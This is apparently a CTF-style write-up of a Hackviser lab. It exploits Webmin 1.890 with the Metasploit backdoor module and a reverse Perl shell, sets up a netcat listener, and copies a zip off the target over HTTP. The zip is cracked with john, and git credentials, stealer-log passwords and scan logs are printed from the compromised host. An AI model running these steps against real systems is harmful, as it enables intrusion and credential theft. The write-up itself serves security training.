Scenario Void Write-Up:Hackviser

- The Scenario is this:
- According to our security analysts' reports, our critical systems have been subjected to scans from a suspicious IP address for some time. Your mission is to identify the owner of this IP address and the associated server, and to uncover what the attackers are doing. Good luck!
- Right now I just have an ip address and I don’t have any other information.
- So first of all I have to gain some informations about this ip address.But how???
- Of course with nmap.
- So I started a nmap scan to see the open ports and running services in the ports

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 172.20.23.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 11:37 EDT
Nmap scan report for 172.20.23.134
Host is up (0.090s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.20 seconds
```

- As we can see from the nmap scan
- 22 ssh port and 10000 http ports are open.
- I don’t have any username or password informaiton because of that I cannot connect ssh.

- So right now ssh is useless for me
- What can we do with httpd port???
- In 10000 port (httpd) running service is Webmin
- Actually I don't have any information about webmin
- So let's learn what is webmin???

What Is Webmin:

- Webmin is a web-based system administration tool used to manage Unix-like servers (like Linux) through a browser instead of using the command line.

Simple idea

- Instead of typing Linux commands to manage your server, you open a web page and control everything from there.

Webmin main concept

- Webmin is basically a **control panel for Linux servers**.
- It runs as a web service (usually on port **10000**) and gives you a graphical interface to manage system tasks.

What you can do with it?

With Webmin, you can manage things like:

- Users and passwords (create/delete users)
- File system (edit, upload, delete files)
- Services (start/stop system services like SSH, Apache)
- Network settings (IP, firewall rules)
- Installed software packages
- System monitoring (CPU, RAM, disk usage)


Why it’s useful?

- Easier than command line for beginners
- Remote server management
- Saves time for system administrators

Security note (important)

- If not configured properly, Webmin can be a **security risk**
- It should always be protected with strong passwords and firewall rules

- Right now I know what is Webmin
- Let’s visit the Webmin page



- The website looks like this
- Actually firstly I tried some default credentials but it didn't work
- Then I thought maybe I can find a sql injection and I can login to system but it also didn't work
- Then I relazied something
- If we look nmap result again we can see this
- Webmin 1.890
- We have a strong information VERSION NUMBER
- So we can make some investigation maybe there could be an exploit for this version
- I used exploit.db and I found an exploit for this version
- Then I checked that exploit with searchsploit

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit webmin 1.890
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)                                 | linux/webapps/47330.rb
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

- If webmin version is lower than 1.920 then the system has a remote code execution vulnerability.
- Then we can use this exploit to bypass this login screen
- Let's look it inside msfconsole

```
msf > search webmin < 1.920

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/http/webmin_backdoor        2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   1    \_ target: Automatic (Unix In-Memory)   .                .          .      .
   2    \_ target: Automatic (Linux Dropper)    .                .          .      .

Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/http/webmin_backdoor
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'

msf > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf exploit(linux/http/webmin_backdoor) >
```

- Let’s use this exploit
- I have to edit options to be able to use this exploit
- Options looks like this

```
msf exploit(linux/http/webmin_backdoor) > show options

Module options (exploit/linux/http/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, soc
                                         ks5, socks5h, http, sapni
   RHOSTS     172.20.23.134    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                         ploit.html
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path to Webmin
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host

   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine
                                        or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.105.24      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)


View the full module info with the info, or info -d command.
```

- I runned the exploit and right now I have an active session
- So the exploit worked

```
msf exploit(linux/http/webmin_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               10.8.105.24:4444 → 172.20.23.134:42894 (172.20.23.134)

msf exploit(linux/http/webmin_backdoor) > sessions -i 1
[*] Starting interaction with 1...

ls
JSON
LICENCE
LICENCE.ja
README
WebminCore.pm
WebminUI
```

- Right now I can run my own commands in that service (So this is a rce)
- Then let’s try to find first question’s answer

1-What is the email address and password for the attacker's GitHub account?

- Firstly the question asks me to find username and password for github account so let’s look for something about github or .git
- but before all of this
- I relazied something
- I cannot change my directory so cd command is not working
- I’m not comfortable in this session
- I’ll try to get a reverse shell to be comfortable
- I’ll use NetCat to listen a port

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
```

- Right now I'm listening port 9999
- I'll sent a reverse shell to that port
- In msfconsole so in my session I'll run this command and this command is gonna send a reverse shell to my 9999 port
- Actually I don't have too much information about this command
- I found it from chatgpt and it worked
- now we can make some investigation about github or .git files
- We can reach the question's answer there
- At least I hope so
- let's make a search in the shell to find .git files
- Actually maybe we can find .git files wit a command but I was looking one by one to the directories and files in the file system
- Then I runned ls -la command inside /root directory
- Then I found .git directory

```
root@debian:~# ls -la
ls -la
total 100
drwx------   8 root root  4096 Apr 21 16:49 .
drwxr-xr-x  19 root root  4096 Jul 16  2024 ..
-rw-r--r--   1 root root   595 Jul 16  2024 .bashrc
drwxr-xr-x   2 root root  4096 Jul 16  2024 .git
-rw-------   1 root root     0 Apr 21 16:42 .history
drwxr-xr-x   3 root root  4096 Jul 15  2024 .local
drwxr-xr-x  12 root root  4096 Jul 15  2024 .msf4
-rw-r--r--   1 root root   161 Jul  9  2019 .profile
-rw-r--r--   1 root root    66 Jul 16  2024 .selected_editor
-rw-r--r--   1 root root 45828 Jul 16  2024 phishing_malware.zip
drwxr-xr-x 133 root bin  12288 Jul 15  2018 webmin-1.890
drwxr-xr-x  57 root root  4096 Jul 15  2024 webshell
drwxr-xr-x   4 root root  4096 Jul 15  2024 wordlists
```

- Then I went to .git directory
- Inside .git directory there was a help.txt file
- I read that file and I found the answer
- We can see the username,email and password informations clearly

```
root@debian:~# cd .git
cd .git
root@debian:~/.git# ls
ls
help.txt
root@debian:~/.git# cat help.txt
cat help.txt
# Git Connection Commands

# 1. Git Configuration
git config --global user.name "thevoid945"
git config --global user.email "timmycoat@anonymmail.hv"
# Password = wTWQzVeTD3vm
```

2-What is the MD5 hash value of the malware used by the attacker?

- The question says there are a malware that the attacker used
- But where is that malware file
- We have to make some investigations inside file system
- We have to try to find a file that contains malware
- Let’s try
- I found a zip file named as phishing_malware.zip inside /root directory

```
root@debian:~# pwd
pwd
/root
root@debian:~# ls -ltr
ls -ltr
total 68
drwxr-xr-x 133 root bin  12288 Jul 15  2018 webmin-1.890
drwxr-xr-x   4 root root  4096 Jul 15  2024 wordlists
drwxr-xr-x  57 root root  4096 Jul 15  2024 webshell
-rw-r--r--   1 root root 45828 Jul 16  2024 phishing_malware.zip
```

- We have a .zip file so what we can do with it
- Of course we are gonna try to unzip it
- Let’s unzip it

```
root@debian:~# unzip phishing_malware.zip
unzip phishing_malware.zip
Archive:  phishing_malware.zip
   skipping: phishing_malware.pdf    unable to get password
```

- Ohh shittt!!!!!
- The zip file has a password

- But I don’t know the password
- If the password is a easy password maybe I can find it with rockyou.txt file
- So let’s try it
- But to be able to try this firstly I have to take that .zip file to my local
- Firstly ı opened a http server on the target machine
- To be able to get that file to my computer

```
root@debian:~# python3 -m http.server 8001
python3 -m http.server 8001
10.8.105.24 - - [21/Apr/2026 13:54:55] "GET /phishing_malware.zip HTTP/1.1" 200 -
```

- then
- I downloaded the file to my local computer with this command

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget http://172.20.19.127:8001/phishing_malware.zip
--2026-04-21 13:45:12--  http://172.20.19.127:8001/phishing_malware.zip
Connecting to 172.20.19.127:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45828 (45K) [application/zip]
Saving to: ‘phishing_malware.zip.1’

phishing_malware.zip.1              100%[===================================================>]  44.75K   250KB/s    in 0.2s

2026-04-21 13:45:12 (250 KB/s) - ‘phishing_malware.zip.1’ saved [45828/45828]
```

- Now the phising_malware.zip file is in my computer
- I took the zip file to my local computer from server
- Now we can try to crack the password
- To be able to crack the password firstly I have to take the hash value of the password
- I can do it with zip2john

```
┌──(kali㉿kali)-[~/Downloads]
└─$ zip2john phishing_malware.zip.1 > hash.txt
ver 2.0 efh 5455 efh 7875 phishing_malware.zip.1/phishing_malware.pdf PKZIP Encr: TS_chk, cmplen=45622, decmplen=46380, crc=6EB76151 ts=1E6E cs=1e6e type=8
```

- Now the hash value of the password is in hash.txt file

- Now I'll try to crack the passwords with rockyou.txt

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cookie           (phishing_malware.zip.1/phishing_malware.pdf)
1g 0:00:00:00 DONE (2026-04-21 13:46) 7.692g/s 63015p/s 63015c/s 63015C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- It worked because the password was an easy password
- The password for the .zip file is cookie
- now I can unzip the file because I know the password
- I unzipped the zip file and it extracted a file named phising_malware.pdf
- Let's return to the question
- It is asking us for the md5sum of the malware file
- then
- Boom the answer

```
┌──(kali㉿kali)-[~/Downloads]
└─$ md5sum phishing_malware.pdf
b82f8ba530a975e9f2acefe675fbffce  phishing_malware.pdf
```

3-What is the domain name that the attacker scanned with the SQL Injection scanning tool?

- First of all the sql injection scanning tool is sqlmap

- I have to investigate the activity of the attacker
- So I have to look sqlmap logs
- But where is sqlmap logs are???
- The logs for sqlmap is in this path
- /.local/sahre/sqlmap/output
- I was looking for the files and I found it
- I'm sure there are a way to find this files easily but right now I don't know how to make it

```
root@debian:~/.local/share/sqlmap/output# ls -la
ls -la
total 12
drwxr-xr-x 3 root root 4096 Jul 16  2024 .
drwxr-xr-x 4 root root 4096 Jul 15  2024 ..
drwxr-xr-x 2 root root 4096 Jul 16  2024 albireobank.hv
```

- As we can see from the picture we found the answer of the question

4-What is the e-mail address of the victim in the "Stealer Log" data on the server?

- I was looking to find something in the directories
- I looked nearly everywhere
- then I found something interesting in this path
- /home/void/Downloads/best-log

```
root@debian:/home/void/Downloads/best-log# cat Password.txt
cat Password.txt
URL: https://www.netflix.com/login
Username: christopher1d@zeromail.hv
Password: ZRWMUxgNUPvwAgeK

URL: https://instagram.com/login
Username: christopher1d@zeromail.hv
Password: sUrC9ac7RJkLAXDL

URL: https://x.com/login
Username: christopher1d@zeromail.hv
Password: QBjBA4zzDPp4wrrL

URL: https://oauth.binary.com/oauth2/authorize
Username: christopher1d@zeromail.hv
Password: DUkUtL7qpuCvGSrH

URL: https://oauth.deriv.com/oauth2/authorize
Username: christopher1d@zeromail.hv
Password: aD4bv7CwpBwu5ZVr

URL: https://app.deriv.com/mt5
Username: christopher1d@zeromail.hv
Password: Qapr5frMfAmKBRhJ

URL: https://es.tradingview.com/
Username: christopher1d@zeromail.hv
Password: zZ5zQRUemVNQqhfC

URL: https://www.academia.com/
Username: christopher1d@zeromail.hv
Password: k5KjuxY8TawrFQtE

URL: https://www.binary.com/es/user/metatrader.html
Username: christopher1d@zeromail.hv
Password: AHqE87hVvKB4Xe2x

URL: https://academiatradersolidario.com/my-account/orders/
Username: christopher1d@zeromail.hv
Password: 6bHf2yE3zxESdnAF
```

- You can see the email adress clearly

5-Which IP address did the attacker scan for ports and services?

- first of all the attacker can scan ports and services with nmap
- Then I have to look for nmap logs
- nmap logs are in this path

```
root@debian:/# pwd
pwd
/
root@debian:/# ls -la
ls -la
total 72
drwxr-xr-x  19 root root  4096 Jul 16  2024 .
drwxr-xr-x  19 root root  4096 Jul 16  2024 ..
lrwxrwxrwx   1 root root     7 Apr 19  2024 bin → usr/bin
drwxr-xr-x   3 root root  4096 Apr 19  2024 boot
drwxr-xr-x  18 root root  3160 Apr 21 16:42 dev
drwxr-xr-x  79 root root  4096 Apr 21 17:10 etc
drwxr-xr-x   3 root root  4096 Jul 15  2024 home
lrwxrwxrwx   1 root root    31 Apr 19  2024 initrd.img → boot/initrd.img-5.10.0-28-amd64
lrwxrwxrwx   1 root root    31 Apr 19  2024 initrd.img.old → boot/initrd.img-5.10.0-28-amd64
lrwxrwxrwx   1 root root     7 Apr 19  2024 lib → usr/lib
lrwxrwxrwx   1 root root     9 Apr 19  2024 lib64 → usr/lib64
drwx------   2 root root 16384 Apr 19  2024 lost+found
drwxr-xr-x   3 root root  4096 Apr 19  2024 media
drwxr-xr-x   2 root root  4096 Apr 19  2024 mnt
drwxr-xr-x   2 root root  4096 Jul 16  2024 nmap
drwxr-xr-x   3 root root  4096 Jul 15  2024 opt
dr-xr-xr-x 135 root root     0 Apr 21 16:42 proc
drwx------   8 root root  4096 Apr 21 16:49 root
drwxr-xr-x  18 root root   540 Apr 21 16:42 run
lrwxrwxrwx   1 root root     8 Apr 19  2024 sbin → usr/sbin
drwxr-xr-x   2 root root  4096 Apr 19  2024 srv
dr-xr-xr-x  13 root root     0 Apr 21 16:42 sys
drwxrwxrwt  10 root root  4096 Apr 21 16:42 tmp
drwxr-xr-x  12 root root  4096 Apr 19  2024 usr
drwxr-xr-x  12 root root  4096 Jul 15  2024 var
lrwxrwxrwx   1 root root    28 Apr 19  2024 vmlinuz → boot/vmlinuz-5.10.0-28-amd64
lrwxrwxrwx   1 root root    28 Apr 19  2024 vmlinuz.old → boot/vmlinuz-5.10.0-28-amd64
```

- and In nmap logs I found the ip address

```
root@debian:/nmap# ls -la
ls -la
total 16
drwxr-xr-x  2 root root 4096 Jul 16  2024 .
drwxr-xr-x 19 root root 4096 Jul 16  2024 ..
-rw-r--r--  1 root root 6729 Jul 16  2024 scan_results.xml
root@debian:/nmap# cat scan_results.xml
cat scan_results.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.80 scan initiated Tue Jul 16 05:03:23 2024 as: nmap -sS -sV -oX scan_results.xml 45.76.59.241 -->
<nmaprun scanner="nmap" args="nmap -sS -sV -oX scan_results.xml 45.76.59.241" start="1721120603" startstr="Tue Jul 16 05:03:23 2024" version="7.8
0" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="1000" services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-11
1,113,119,125,135,139,143-144,146,161,163,179,199,211-212,222,254-256,259,264,280,301,306,311,340,366,389,406-407,416-417,425,427,443-445,458,464
-465,481,497,500,512-515,524,541,543-545,548,554-555,563,587,593,616-617,625,631,636,646,648,666-668,683,687,691,700,705,711,714,720,722,726,749,
765,777,783,787,800-801,808,843,873,880,888,898,900-903,911-912,981,987,990,992-993,995,999-1002,1007,1009-1011,1021-1100,1102,1104-1108,1110-111
4,1117,1119,1121-1124,1126,1130-1132,1137-1138,1141,1145,1147-1149,1151-1152,1154,1163-1166,1169,1174-1175,1183,1185-1187,1192,1198-1199,1201,121
3,1216-1218,1233-1234,1236,1244,1247-1248,1259,1271-1272,1277,1287,1296,1300-1301,1309-1311,1322,1328,1334,1352,1417,1433-1434,1443,1455,1461,149
4,1500-1501,1503,1521,1524,1533,1556,1580,1583,1594,1600,1641,1658,1666,1687-1688,1700,1717-1721,1723,1755,1761,1782-1783,1801,1805,1812,1839-184
0,1862-1864,1875,1900,1914,1935,1947,1971-1972,1974,1984,1998-2010,2013,2020-2022,2030,2033-2035,2038,2040-2043,2045-2049,2065,2068,2099-2100,210
```

- And The ctf is over